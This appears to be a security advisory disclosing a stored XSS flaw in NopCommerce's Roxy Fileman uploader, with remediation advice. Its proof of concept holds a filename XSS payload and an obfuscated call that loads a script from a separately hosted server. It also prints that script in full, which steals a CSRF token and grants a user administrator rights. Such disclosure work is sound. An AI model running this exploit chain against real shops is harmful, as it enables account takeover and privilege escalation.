NopCommerce CVE

Summary

Roxy Fileman is vulnerable to Stored Cross-Site Scripting (XSS) via a crafted filename. An attacker can upload a file with an XSS payload embedded in the filename. The payload is stored server-side and executes in the browser when the file listing is rendered in the GUI.

Details


The file upload functionality in Roxy Fileman does not sanitize or encode filenames before storing or displaying them. When a file is uploaded with a malicious filename (e.g., `<img src=x onerror=alert(document.domain)>.png`),the filename is persisted as-is and later reflected unsanitized into the HTML of the file manager interface.

This allows the injected script to execute in the context of any administrator user who browses the affected directory in the GUI.


Attack vector: An attacker with file upload access uploads a file with a crafted filename containing an XSS payload. When an administrator opens the directory containing the file, the payload executes in their browser session. Uploading to the default directory causes to XSS to trigger automatically.


PoC / Steps to reproduce

1. In NopCommerce admin interface press "Products" then "Add a new product"
2. Then click the image-icon highlighted below




3. Open Roxy Fileman upload dialog





4. Upload a file with the name `<img src=x onerror=alert(document.domain)>.png`

5. Payload executes in the browser



The payload fires when uploading the file, as well as when anyone browses the directory containing the file.

Full PoC For practical exploitation

PoC for practical exploitation of adding an existing user with ID 5 to the administrators-list. This causes user 5 to be added as an administrator in a default install:

`atob('aHR0cDovLzEyNy4wLjAuMTo4MDAwL3guanM=')` => `http://127.0.0.1:8000/x.js`

Filename set through proxy: `filename=" <img src=x onerror=$.getScript(atob('aHR0cDovLzEyNy4wLjAuMTo4MDAwL3guanM='))> .png"`


x.js hosted on `python3 -m http.server`

```
fetch("http://127.0.0.1:8088/Admin/Customer/Edit/5", {
    "credentials": "include",
    "method": "GET"
}).then(r => r.text()).then(html => {
    const doc = new DOMParser().parseFromString(html, "text/html");
    const token = doc.querySelector('[name="__RequestVerificationToken"]').value;
    console.log("Token:", token);
    return token;
}).then(token => {

fetch("http://127.0.0.1:8088/Admin/Customer/Edit/5", {
    "credentials": "include",
    "headers": {
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8",
        "Accept-Language": "en-US,en;q=0.5",
        "Content-Type": "application/x-www-form-urlencoded",
        "Upgrade-Insecure-Requests": "1",
        "Sec-Fetch-Dest": "document",
        "Sec-Fetch-Mode": "navigate",
```

```
        "Sec-Fetch-Site": "same-origin",
        "Sec-Fetch-User": "?1",
        "Priority": "u=0, i",
        "Pragma": "no-cache",
        "Cache-Control": "no-cache"
    },
    "referrer": "http://127.0.0.1:8088/Admin/Customer/Edit/5",
    "body": `save=&Id=5&Email=test%40example.com&Password=&FirstName=b&LastName=a&
Company=%3Cs%3Easdf&SelectedCustomerRoleIds=1&SelectedCustomerRoleIds=3&VendorId=0
&Active=true&AdminComment=&order-grid_length=15&customer-addresses-
grid_length=15&CustomerShoppingCartSearchModel.ShoppingCartTypeId=1&currentshoppin
gcart-grid_length=15&activitylog-grid_length=15&backinstock-subscriptions-
grid_length=15&customer-rewardpoints-
grid_length=15&AddRewardPoints.Points=0&__Invariant=AddRewardPoints.Points&__Invar
iant=AddRewardPoints.Points&AddRewardPoints.PointsValidity=&__Invariant=AddRewardP
oints.PointsValidity&__Invariant=AddRewardPoints.PointsValidity&AddRewardPoints.Me
ssage=&AddRewardPoints.StoreId=1&AddRewardPoints.ActivatePointsImmediately=true&Ad
dRewardPoints.ActivationDelay=0&__Invariant=AddRewardPoints.ActivationDelay&__Inva
riant=AddRewardPoints.ActivationDelay&AddRewardPoints.ActivationDelayPeriodId=0&__
RequestVerificationToken=${encodeURIComponent(token)}&IsTaxExempt=false&Active=fal
se&AddRewardPoints.ActivatePointsImmediately=false`,
    "method": "POST",
    "mode": "cors"
});

});
```

Impact

By default, the authentication cookie has `Secure`-flag set to `false` and `HTTPOnly` set to `true`, which means that another gadget is needed to directly steal cookies. It is possible to perform actions such as creating new administrators though.



The functionality requires administrative privileges. Anyone browsing the affected directory will be affected by the XSS. Impact includes:

- Session cookie theft
- Account takeover
- Performing actions on behalf of another user or administrator
- Credential harvesting

- Privilege escalation

Suggested CVSS

Severity score: 7.3 / High

Vector: `CVSS:4.0/AV:N/AC:H/AT:N/PR:H/UI:P/VC:H/VI:H/VA:N/SC:H/SI:H/SA:H/E:P`

Affected Versions

- NopCommerce <= **3.40**

NB: Roxy Fileman is planned to be replace in version 5.0, as indicated in this Github Issue. This will fix this vulnerability by removing the vulnerable library.

Remediation

Filenames should be output escaped and sanitized in the context of the application. Consider:

- Strip or reject special characters in filenames on upload
- Apply HTML entity encoding when rendering filenames in the DOM
- Use `textContent` instead of `innerHTML` when injecting filenames

Credit

Issue found by: Robin Lunde (https://robinlunde.com/) & Fredrik Dietrichson from Semaphore Consulting Partners